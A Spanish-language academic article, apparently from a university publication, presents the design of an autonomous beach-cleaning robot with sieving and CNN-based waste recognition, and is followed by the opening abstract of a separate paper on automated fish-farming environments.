Mientras que algunos desechos se arrojan al océano, otros se encuentran directamente en la costa. Se estima que un 10% de estos residuos es dejado por los usuarios en la costa, produciendo un promedio de un litro de residuos por persona por día. Por último, el 80%, proviene del interior del continente y se transporta en gran medida gracias a los canales.

La alarmante realidad de los microplásticos

Los microplásticos o micro esferas, son partículas de plástico que miden menos de 5 milímetros de acuerdo con la Administración Nacional Oceánica y Atmosférica (NOAA), agencia científica del Departamento de Comercio de Estados Unidos, que utiliza este parámetro para clasificarlos. Estos fragmentos se encuentran presentes en una multitud de productos de higiene como cremas exfoliantes, pasta dental, jabones, en las fibras sintéticas de la ropa, entre otros.

Dentro de este grupo hay subcategorías, que se presentan en la **Tabla 1**:

Tipo	Tamaño
Macroplástico	Mayor a 5cm
Mesoplástico	Entre 5cm y 5mm
Microplástico	Entre 5mm y 0,1µm
Nanoplástico	Menor a 0,1µm

Tabla 1. Escala de clasificación de micro plásticos de acuerdo su tamaño.

De acuerdo a su origen, actualmente existen dos clasificaciones de micro plásticos:

- **Microplásticos primarios:** los cuales son fabricados específicamente para ser utilizados en productos. Por ejemplo, exfoliantes, dentífricos, productos de limpieza, etc.

- **Microplásticos secundarios:** son aquellos que se degradan o se separan de otro material, ya sea por un proceso de deterioro o de deshechos plásticos más grandes. Por ejemplo, aquellas microfibras que se desprenden de ciertas prendas en el momento de lavarlas y que por su tamaño no pueden ser filtradas.

Se ha demostrado que los dos tipos de micro plásticos permanecen en el medio ambiente en altas concentraciones, particularmente en ecosistemas marinos y lacustres. Debido a su diminuto tamaño son demasiado pequeños para ser eliminados por los sistemas de filtración de aguas residuales y terminan en ríos y océanos, donde son ingeridos por pájaros, peces y otras especies marinas.

En la última década se han realizado estudios hechos por parte de la *Royal Society*, la Universidad Nueva York y la Universidad de Minnesota, en los que se han analizado muestras de agua marina y dulce de los cinco continentes, revelando que existe por lo menos cuatro mil millones de fragmentos por cada kilómetro cuadrado de las playas, corales y superficies marinas [4].

Reconocimiento de la gravedad del asunto y medidas tomadas

Desde hace décadas e intensificándose en los últimos años, la población y los gobiernos han comenzado a tomar noción de la problemática de contaminación, definiendo y ejecutando una serie de medidas para atacar la cuestión de los residuos no solo desde el área de la recolección sino también en su origen. Se han propuesto nuevos materiales más biodegradables para la fabricación de empaques y otros, reducción del uso del plástico, reciclaje del mismo, sanciones para quienes no acaten las medidas y un sinfín de eventos de recolección colectiva de residuos en espacios públicos en playas.

En cuanto a los residuos presentes en las ciudades y alrededores se han generado campañas orquestadas por diversas organizaciones para generar conciencia, se continúan reemplazando el uso de un producto por otro, se intentan mejorar los sistemas de recolección y reciclaje, entre otras medidas.

Con respecto a los océanos, han surgido varios proyectos con la finalidad de reducir la gran cantidad de micro plásticos disueltos, algunos de los cuales lo planean realizar por medio de la utilización de bacterias, mientras que otros han desarrollado métodos para captar las partículas de microplástico por vía electromagnética.

En los ambientes costeros se han realizado innumerables campañas de recolección y censo de basura, con el fin de evitar que estos residuos entren al mar, y embellecer las playas que son destino del turismo y fuentes de ingreso económico de muchas regiones.

La limpieza de playas y el proyecto Escaneando Mi Playa

Como se puede observar en el resumen al comienzo de este artículo, este proyecto se enfoca en la limpieza de playas. Esto tiene varias razones que van desde la importancia tanto medioambiental como económica de los espacios costeros hasta las dificultades presentadas por muchos de los métodos actuales de recolección y limpieza; por lo que a continuación se presentarán las cuestiones clave que dan razón a este proyecto.

¿Por qué este proyecto se enfoca en la limpieza de playas?

Si bien el 90% de los residuos que terminan en los océanos son provenientes de los ríos y la actividad marítima, esta sección del porcentaje actualmente se encuentra abordada por varios proyectos en desarrollo e implementación, tales como The Ocean Cleanup, el cual se encarga de desarrollar grandes redes de filtrado arrastradas por barcos para limpiar grandes secciones de océano; y el descubrimiento y posible implementación de bacterias llevado a cabo por el Instituto de Tecnología de Kioto. También hay algunos proyectos de desarrollo de robots acuáticos para recolectar residuos superficiales. Sin embargo, en cuanto a la limpieza de playas, muchos de los métodos empleados para la limpieza de las mismas y la recolección presentan algunas dificultades en cuanto a cuestiones económicas, prestaciones y eficiencia, que serán mencionadas en breve.

La importancia de la limpieza de playas

Las playas son sistemas naturales frágiles y dinámicos, formados por materiales no consolidados sujetos al movimiento del oleaje, las corrientes marinas y el viento; se extienden desde la base de la duna o el límite a lo largo de la línea de agua hasta donde se fija la vegetación. Son un recurso natural muy valioso porque sirven de hábitat y refugio a las aves y a otros organismos acuáticos, son el área de arribo y estadía de algunas especies en peligro de extinción, y son uno de los lugares más propicios para desarrollar actividades deportivas y recreativas, con un gran valor turístico y por ende económico. La importancia de la limpieza radica en que permite reacondicionar el hábitat para las especies que allí habitan, genera conciencia y educación sobre la problemática de los residuos, y también permite recolectar información valiosa sobre el origen, destino y naturaleza de los residuos, para luego atacar el problema desde su base [5].

Metodologías empleadas actualmente y sus dificultades:

Los métodos de recolección actuales van desde la recolección manual por medio de bolsas, rastrillos y otros elementos hasta el empleo de maquinarias que se encargan de tamizar la arena y rastrillarla automáticamente.

En cuanto a la recolección manual, las ventajas que provee son las de permitir que la sociedad tome partido en la recolección y sea consciente de la problemática de los residuos. En cuanto a algunas de las desventajas que pueden presentarse con este método se encuentra el hecho de que la limpieza manual solo puede ser superficial, no permitiendo la limpieza de la arena seca en una profundidad cercana a la superficie. Por otro la

detección y recolección de pequeños residuos de forma manual puede volverse una tarea repetitiva y tediosa tomando en cuenta la extensión que puede tener una playa promedio.

Por otro lado se presenta la limpieza mecánica por medio de distintos tipos de maquinarias enfocadas en un tipo de limpieza en particular empleando tamizadoras, rastrillos o cepillos; las cuales resolverían el problema de la limpieza en profundidad pero en muchos casos no pueden ser adquiridas por algunas organizaciones de recolección, ya que no tienen el poder adquisitivo para comprarlas.



Figura 5. Ejemplo de máquina de limpieza de playas remolcada mediante tractor.

También se presenta la situación de la recolección no selectiva, es decir, la mayoría de estas maquinarias pasan sobre la superficie de la playa indiscriminadamente sin distinguir entre residuos y elementos naturales de la playa, alterando de esta manera el ecosistema costero. Cabe aclarar que esto no es una falencia de las maquinarias en sí, sino que se da por causa de su uso irresponsable, a tal punto que se ve alterado el perfil de playa por usar la maquinaria constantemente.

Además de las metodologías mencionadas, hay proyectos en desarrollo e implementación de robots recolectores, algunos de los cuales emplean visión por computadora para identificación un tipo de residuo en particular, pero la mayoría de ellos sólo se enfocan en la recolección de objetos en superficie, no tomando en cuenta la limpieza de la arena a centímetros de la superficie, ya que no emplean herramientas de cribado o tamizado.

¿Qué propuesta ofrece el proyecto Escaneando Mi Playa?

Para abordar las problemáticas en cuanto a los residuos y metodologías de limpieza actuales, el proyecto Escaneando Mi Playa propone brindar una solución de limpieza mecánica de playas por medio del diseño de un prototipo de vehículo robot que se encargue de recorrer la playa de manera autónoma donde se lo implemente, recolectando residuos tanto en la superficie como debajo de la arena, utilizando técnicas de rastrillaje, para capturar la basura superficial, y tamización, para limpiar las capas superficiales de arena seca. Junto con este diseño, también se propone el desarrollo de un sistema de visión artificial para reconocimiento de objetos que, por medio de una cámara en el vehículo, permita fotografiar el entorno y analizar las imágenes en busca de algún tipo de residuo en particular, con lo cual así poder realizar búsqueda y recolección selectiva de residuos.

A continuación se presentarán esquemas tanto del sistema completo como de sus principales componentes individuales, es decir, el primer prototipo de vehículo diseñado, y el sistema de reconocimiento de objetos. Estos esquemas servirán para comprender mejor el concepto del sistema planteado, las características que poseerá, su funcionamiento, entre otras cuestiones.

Esquema completo del sistema de detección y recolección:

En el diagrama de la **Figura 6** se presenta la arquitectura que tendrá el sistema en sus primeras etapas de diseño y desarrollo, los componentes y posibles tecnologías involucradas:




Figura 6. Diagrama de bloques del sistema.

Se pueden ver claramente diferenciados los dos componentes principales ya mencionados y sus bloques internos, además del flujo de información principal que se establecería entre ellos. A continuación se detallará cada bloque y su funcionamiento dentro del sistema.

El vehículo




Figura 7. Diseño en 3D del primer prototipo del vehículo recolector realizado con el programa SketchUp.

En la **Figura 7** se puede observar el diseño del primer prototipo, resaltando algunos componentes, entre ellos, las partes externas principales que influirán al momento de llevar a cabo las tareas de recolección. A simple vista, es un vehículo de pequeño tamaño, de unos 62 cm de altura, 1,05 mts de largo y 57 cm de anchura, con una apertura frontal sobre la pala regulable de unos 40 cm para permitir el ingreso de los residuos que irá recolectando. Se plantea su diseño en base a estas dimensiones para que pueda ser fácilmente transportable de una playa a otra, y eficiente en cuanto su peso y autonomía, dos cuestiones que se mencionarán en breve. Entre los elementos externos presentes en la imagen se pueden encontrar:

- Pala regulable: permite, mediante la variación de su inclinación por medio del accionar de un actuador o motor eléctrico en uno de sus extremos, regular el alto de la apertura frontal debajo del rodillo dentado; permitiendo así determinar la profundidad dentro de la arena a la que se comenzará a limpiar.

- Ruedas para arena: diseñadas específicamente para moverse adecuadamente en el medio. Son ruedas anchas, de unos 10 cm con relieve para permitir la distribución del peso del vehículo sobre la arena de forma que no se hunda en ésta, y reduciendo de esta manera la dificultad que se pueda presentar en el avance, lo cual podría impactar negativamente en el uso de energía.

- Carcaza: cumple la función de dar protección y soporte al interior del robot, evitando que la radiación solar u otros factores climáticos del ambiente costero puedan perjudicar los componentes internos, principalmente los electrónicos. Entre los materiales a tener en cuenta para el desarrollo de la misma se podría emplear aluminio o plásticos de origen reciclado para reducir el peso.

- Cámara: se implementará para la captura de imágenes del medio, que luego serán procesadas mediante el sistema de visión artificial para la identificación de los residuos.

- Antena de comunicación: implementada para establecer la comunicación del vehículo con el servidor central y poder monitorear su estado y otros datos de interés.

Se procederá a detallar los componentes internos para luego profundizar en el funcionamiento:




Figura 8. Vista lateral del interior del vehículo.

En la **Figura 8** se pueden destacar los siguientes componentes:

Chasis: el chasis tiene la función de dar soporte estructural al vehículo completo tanto en reposo como durante el proceso de recolección, por lo que debe ser resistente y es probable que en caso de construirse se emplee un material como el aluminio, metal liviano de amplio uso en aplicaciones de robótica.




Figura 9. Chasis.

Como se puede apreciar en la **Figura 9,** el chasis también posee componentes adicionales de plástico que sirven para sujetar los actuadores de las ruedas, el tamiz, la pala regulable y el rodillo dentado, también referenciado como cinta transportadora o cinta dentada. El material seleccionado para estos componentes tiene la intención de poder reducir peso innecesario del chasis.

Tamiz: es uno de los componentes fundamentales del vehículo ya que interviene en el filtrado de la arena que ingresa por la apertura frontal sobre la pala regulable. El tamizado o cribado es un método mecánico para separar dos sólidos formados por partículas de tamaños diferentes, el cual consiste en pasar una mezcla de partículas de diferentes tamaños por una rejilla, criba o herramienta de colador, causando que las partículas de menor tamaño atraviesan el filtro por los poros, y las de mayor tamaño quedan retenidas.




Figura 10. Componentes del tamiz.

Hay distintos tipos de tamices que se pueden implementar, mencionando a continuación aquellos que podrían intervenir en la tarea de filtrado de arena:

- Fijos: se encuentran fijados a una estructura de soporte. No consumen energía pero deben tener intervención humana para tamizar correctamente, además que tienen bajo rendimiento.

- Vibratorios: Se encuentran fijados a una estructura de soporte, conectados a una máquina que proporciona la vibración.

- Oscilatorios: Se encuentran sujetos a una estructura que les imprime un movimiento oscilatorio.

En el caso del tamiz implementado en el proyecto se ha seleccionado el oscilatorio ya que, mediante un movimiento de vaivén permite el filtrado de la arena de forma automática, sin intervención humana y evitando vibraciones en el cuerpo del vehículo, que podrían afectar su estructura.




Figura 11. Mecanismo oscilatorio.

El mecanismo de movimiento oscilatorio o alternativo, también llamado mecanismo de movimiento alternante, es un movimiento repetitivo hacia arriba y hacia abajo o hacia delante y hacia atrás [7]. Este tipo de mecanismos pueden verse por ejemplo en el movimiento de los pistones de un motor a combustión.

Cinta transportadora dentada:




Figura 12. Cinta transportadora dentada.

Este elemento, al igual que el tamiz, es de vital importancia ya que permite el transporte de los residuos, que ingresan por la parte delantera del vehículo, hacia el recipiente trasero. Las paletas de la cinta tienen una altura de 10 cm permitiendo el ingreso de residuos con ese diámetro máximo o que al ingresar en la máquina puedan reducirse al diámetro mencionado. En las paletas de la cinta también se puede contemplar que poseen aberturas en forma de dientes, permitiendo solamente el transporte de los residuos hacia el recipiente y evitando de esta manera el traslado de arena. Cabe mencionar esta característica ya que según estudios realizados en España [8] una de las cuestiones que desfavorece el uso de algunas máquinas limpiadoras es el hecho de la extracción inconsciente de arena, lo cual con el pasar del tiempo favorece la erosión en la playa. En la **Figura 12** no se han colocado todas las paletas sino que algunas de ellas para poder ejemplificar la idea.

Computadora, actuadores y autonomía

En la **Figura 8** se mencionan otros componentes tales como los actuadores o motores y los compartimentos para la computadora principal y demás componentes electrónicos que sean requeridos. En cuanto a estas cuestiones actualmente se encuentran en estudio las baterías específicas requeridas para dar alimentación al vehículo y el modelo de controlador que se empleará para gestionar los actuadores y sensores que lo componen. Investigando en el mercado en cuanto controladores y minicomputadoras lo más probable es que se emplee un modelo de minicomputador Raspberry Pi debido a su gran capacidad de almacenamiento en comparación con las placas Arduino, ya que una mayor capacidad de cómputo permitirá que muchas de las actividades de gestión del robot puedan realizarse en este mismo. Los dos tipos de batería secundaria y recargable más populares son las baterías de plomo ácido selladas (SLA) y las de ion-litio (li-ion). Tras llevar casi 160 años en uso, la tecnología de plomo ácido es capaz de ofrecer sobrecorrientes altas gracias a su baja impedancia. Sin embargo, este tipo de batería puede resultar voluminosa y pesada, lo que la hace inviable para máquinas más pequeñas.

Como alternativa, el ion-litio tiene la densidad más alta y ofrece la máxima relación energía-peso de cualquier química de batería, permitiendo a los ingenieros de diseño usarla incluso en los dispositivos más compactos. También mantiene un voltaje estable durante todo su ciclo de descarga, gracias a lo cual se consiguen tiempos de ejecución prolongados y sumamente eficientes.

Comunicación:

En la **Figura 6** se mencionan bloques tales como Módulo SIM y Módulo Bluetooth. Por un lado, el módulo SIM se empleará para establecer en todo momento la comunicación con el servidor externo donde se encuentra alojado el sistema de

reconocimiento, teniendo mayor cobertura que otro tipo de conexiones, y pudiendo de esta manera enviar las imágenes captadas por la cámara frontal en caso de que el vehículo se encuentre operando en modo de recolección selectiva. En cuanto al módulo Bluetooth, cumplirá la función de establecer comunicación con una aplicación móvil, instalada en el teléfono de la persona asignada a la tarea de supervisión del vehículo, que permitirá la configuración del vehículo previa al proceso de recolección, permitiendo determinar si operará en modo búsqueda selectiva o secuencial. El desarrollo de una aplicación que interactúe con el vehículo se plantea como posible desarrollo futuro adicional.

Desempeño autónomo:

Siendo una de las características del vehículo diseñado el hecho de que sea autónomo, esto implica que deberá desempeñarse con un mínimo grado de supervisión humana durante el proceso de recolección de residuos. Para esto, en el primer prototipo de diseño se contemplan módulos de sensores de proximidad y módulo GPS. Mientras que los sensores de proximidad permitirán al vehículo evitar obstáculos en su trayectoria, el módulo GPS, a través de la conexión a Internet establecida por el módulo SIM, permitirá el control y corrección de trayectoria.

Operatoria de recolección




Figura 13. Operatoria de recolección.

Una vez visto los componentes del vehículo, se describirá su operatoria de recolección. En la **Figura 13** se pueden observar fechas de dirección de tres colores diferentes. Las fechas amarillas representan la arena, las verdes los residuos y las rojas, el movimiento de los componentes. A medida que el vehículo se moviliza sobre la arena, ésta puede ir ingresando en mayor o menor medida de acuerdo con la inclinación de la pala frontal. Si solamente se quiere recolectar basura superficial, la pala se ajustará al ras del suelo. En caso contrario, la pala girará hacia abajo en dirección al suelo permitiendo el ingreso de arena.

En caso de que se quieran realizar solamente tareas de recolección superficial, el tamiz no se encontrará operando, sino solamente la cinta transportadora, que dirigirá la basura al recipiente trasero. Contrario a esto, el tamiz se encontrará en movimiento de manera oscilante filtrando la arena ingresada y dejándola caer por la parte inferior de la máquina depositándola así de nuevo en la playa.

Tomando en cuenta esto, se tiene un vehículo capaz de realizar tareas no solamente de recolección superficial sino de limpieza en profundidad, la cual estará regulada por la pala frontal ya mencionada. Sumado a esto, activando el sistema de reconocimiento de residuos el vehículo operará en modo de búsqueda específica.

El sistema de reconocimiento de residuos

El sistema de reconocimiento se empleará para la detección selectiva de residuos en caso que se quiera detectar y recolectar algún desecho en particular. La estructura básica que presentará será la siguiente:




Figura 14. Componentes principales del sistema de reconocimiento visual.

De acuerdo a la **Figura 14** el sistema de reconocimiento presenta tres secciones diferenciadas, que pueden clasificarse en:

Captura de datos o proceso de bajo nivel: corresponde a la toma y restauración de los datos. Su componente principal es el sensor, dispositivo encargado de la adquisición de datos. En el caso del sistema a desarrollar se empleará como sensor principal la cámara digital ubicada al frente del vehículo. Durante las primeras etapas de desarrollo y prueba del sistema, la función de nutrirlo con imágenes la cumplirá un dataset con centenas de imágenes de distintos tipos de residuos, que será empleado para el entrenamiento de la red neuronal artificial.

Extractor de características: Es el proceso de generar características que puedan ser usadas en el proceso de clasificación de los datos. En ocasiones viene precedido por un preprocesado de la señal, necesario para corregir posibles deficiencias en los datos debido a errores del sensor, o bien para preparar los datos de cara a posteriores procesos en las etapas de extracción de características o clasificación. Esta función la cumplirán las primeras capas de la red neuronal creada, empleando para esto algunos procesos de convolución y ponderación, que serán explicados en breve.

Clasificador: Consiste en la clasificación de elementos presentes en la imagen una vez determinadas las características en la etapa anterior. Esta etapa la cumple el clasificador, siendo este un perceptrón multicapa ubicado al final de la estructura de la red neuronal a desarrollar.

Redes neuronales convolucionales:

Entre las décadas de 1950 y 1960 el científico Frank Rosenblatt, inspirado en el trabajo de Warren McCulloch y Walter Pitts creó el Perceptron, la unidad desde donde nacería y se potenciarían las redes neuronales artificiales.

Las redes neuronales artificiales (también conocidas como sistemas conexionistas) son un modelo computacional inspirado en el comportamiento observado en las neuronas del cerebro humano. Consiste en un conjunto de unidades, llamadas neuronas artificiales, conectadas entre sí para transmitirse señales. La información de entrada atraviesa la red neuronal (donde se somete a diversas operaciones) produciendo unos valores de salida.




Figura 15: Esquema de una red neuronal.

Cada neurona está conectada con otras a través de unos enlaces. En estos enlaces el valor de salida de la neurona anterior es multiplicado por un valor de peso. Estos pesos en los enlaces pueden incrementar o inhibir el estado de activación de las neuronas adyacentes. Del mismo modo, a la salida de la neurona, puede existir una función limitadora o umbral, que modifica el valor resultado o impone un límite que se debe sobrepasar antes de propagarse a otra neurona. Esta función se conoce como función de activación.

Estos sistemas aprenden y se forman a sí mismos, en lugar de ser programados de forma explícita, y sobresalen en áreas donde la detección de soluciones o características es difícil de expresar con la programación convencional. Para realizar este aprendizaje automático, normalmente, se intenta minimizar una función de pérdida que evalúa la red en su total. Los valores de los pesos de las neuronas se van actualizando buscando reducir el valor de la función de pérdida. Este proceso se realiza mediante la propagación hacia atrás.

El objetivo de la red neuronal es resolver los problemas de la misma manera que el cerebro humano, aunque las redes neuronales son más abstractas. Las redes neuronales actuales suelen contener desde unos miles a unos pocos millones de unidades neuronales.




Figura 16: Arquitectura de una red neuronal convolucional.

En la fase de extracción de características, las neuronas sencillas de un perceptrón son reemplazadas por procesadores en matriz que realizan una operación sobre los datos de imagen 2D que pasan por ellas, en lugar de un único valor numérico. La salida de cada neurona convolucional se calcula como:

Donde la salida de una neurona es una matriz que se calcula por medio de la combinación lineal de las salidas de las neuronas en la capa anterior cada una de ellas operadas con el núcleo de convolucional correspondiente a esa conexión. Esta cantidad es sumada a una influencia y luego se pasa por una función de activación no-lineal.

El operador de convolución tiene el efecto de filtrar la imagen de entrada con un núcleo previamente entrenado. Esto transforma los datos de tal manera que ciertas características (determinadas por la forma del núcleo) se vuelven más dominantes en la imagen de salida al tener estas un valor numérico más alto asignados a los pixeles que las representan. Estos núcleos tienen habilidades de procesamiento de imágenes específicas, como por ejemplo la detección de bordes que se puede realizar con núcleos que resaltan la gradiente en una dirección en particular. Sin embargo, los núcleos que son entrenados por una red neuronal convolucional generalmente son más complejos para poder estos extraer otras características más abstractas y no triviales.

Tecnología implementada para el desarrollo del sistema de reconocimiento y desarrollo actual del proyecto

A modo práctico para realizar los primeros módulos y pruebas rápidamente se comenzó desarrollar el sistema en lenguaje de programación C#, debido al conocimiento que se tiene de éste. Sin embargo es probable, que en próximas etapas del proceso de desarrollo se comience a utilizar Python por ser un lenguaje muy utilizado y optimizado para el trabajo con inteligencia artificial.

Actualmente se está trabajando en el desarrollo de la interfaz del sistema de reconocimiento, programando el ingreso de los diversos parámetros que requiere la red convolucional para comenzar con el proceso de

aprendizaje. Además de esto se está trabajando en la carga del dataset de imágenes de diversos tipos de residuos, el cual nutrirá a la red durante el proceso mencionado. Se presenta en la **Figura 17** el panel de configuración del sistema:




Figura 17: Panel de configuración de los parámentros de la red neuronal.

Además de esto, se han programado las funciones y métodos requeridas para trabajar con las imágenes y los diversos parámetros de la red.

Conclusiones

El proyecto aún se encuentra en sus primeras fases y todavía no se ha realizado experimentación y obtenido resultados. De todas maneras, por medio de las actividades de investigación y diseño realizadas hasta el momento se puede afirmar que mediante la implementación de avances en las tecnologías de robótica y los campos de la inteligencia artificial, y la reducción de costos de las mismas; se pueden desarrollar soluciones innovadoras y económicas, aportando herramientas a mayor cantidad de personas para influir en las actividades de recolección de residuos.

REFERENCIAS

[1] Jesús G. Barcala., (2014, Sep 25), "La historia de la basura ¿Hemos cambiado?", CienciaHistorial. Recuperado de https://www.cienciahistorica.com/2014/09/25/la-historia-de-la-basura-hemos-cambiado/

[2] GreenPeace, (2016), "Datos sobre la producción de plásticos", GreenPeace. Recuperado de https://es.greenpeace.org/es/trabajamos-en/consumismo/plasticos/datos-sobre-la-produccion-de-plasticos/

[3] Aim, (2018, Mar 24), "La gran mancha de basura del Pacífico es tres veces más grande que Francia", Aim. Recuperado de http://www.aimdigital.com.ar/la-gran-mancha-de-basura-del-pacifico-es-tres-veces-mas-grande-que-francia/

[4] Dr. Gerd Liebezeit, (2015, Mar), "Environmental microplastics", lab&more. Recuperado de http://www.int.laborundmore.com/archive/590823/Environmental-microplastics.html

[5] ONU, (2018, May 18), "Limpieza de playa: ¿Una práctica sin sentido una poderosa herramienta contra la contaminación?", ONU programa para el medio ambiente. Recuperado de https://www.unenvironment.org/es/news-and-stories/reportajes/limpiezas-de-playa-una-practica-sin-sentido-o-una-poderosa-herramienta

[6] Carolina Noya, (2019, Enero 11), "Censo de basura costero marina marca que más del 80% de los residuos en las playas bonaerenses son plásticos", Fundación Vida Silvestre Argentina. Recuperado de https://www.vidasilvestre.org.ar/sala_redaccion/?18940/Censo-de-basura-costero-marina-marca-que-ms-del-80-de-los-residuos-en-las-playas-bonaerenses-son-plsticos#

[7] Ecoblog, "Mecanismos", Consejería de Educación, Universidades, Cultura y Deporte. Recuperado de http://www3.gobiernodecanarias.org/medusa/ecoblog/mgoncal/files/2017/12/mecanismos.pdf

[8] Piqueras Yepes Víctor, Baixaulí Cardona Amadeo, "La limpieza mecánica de las playas". Recuperado de http://personales.upv.es/vyepesp/LIMPIEZA%20DE%20PLAYAS.pdf

DESARROLLO NACIONAL DE AMBIENTES INTELIGENTES PARA PISCICULTURA

Blanco, Alejandro Ezequiel; Keber, Esteban Andrés; López Blasi, Manuel Reynaldo; Rodríguez, Vanina Mariel; Stella, Magalí Valeria
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
Las características del sistema hídrico de Argentina propician el desarrollo de actividades de acuicultura en gran parte del territorio nacional donde existen una gran cantidad de ríos, lagos, lagunas, humedales, campos de hielo y aguas subterráneas. Mendoza es una provincia que, por sus características hidrográficas, posee una gran cantidad de cauces de agua de baja temperatura y de alto contenido de oxígeno, como así también reservorios naturales y artificiales de agua, lo que le da potencial para la producción comercial de truchas y permite emprendimientos económicos de otras actividades, como por ejemplo la gastronomía. El presente artículo detalla el desarrollo de un sistema que permitirá regular en forma automática el ambiente donde habita una población de peces, permitiendo un proceso productivo más eficiente y reduciendo al mínimo la intervención humana, con el consecuente aumento de la rentabilidad de un emprendimiento de acuicultura.

Palabras Clave
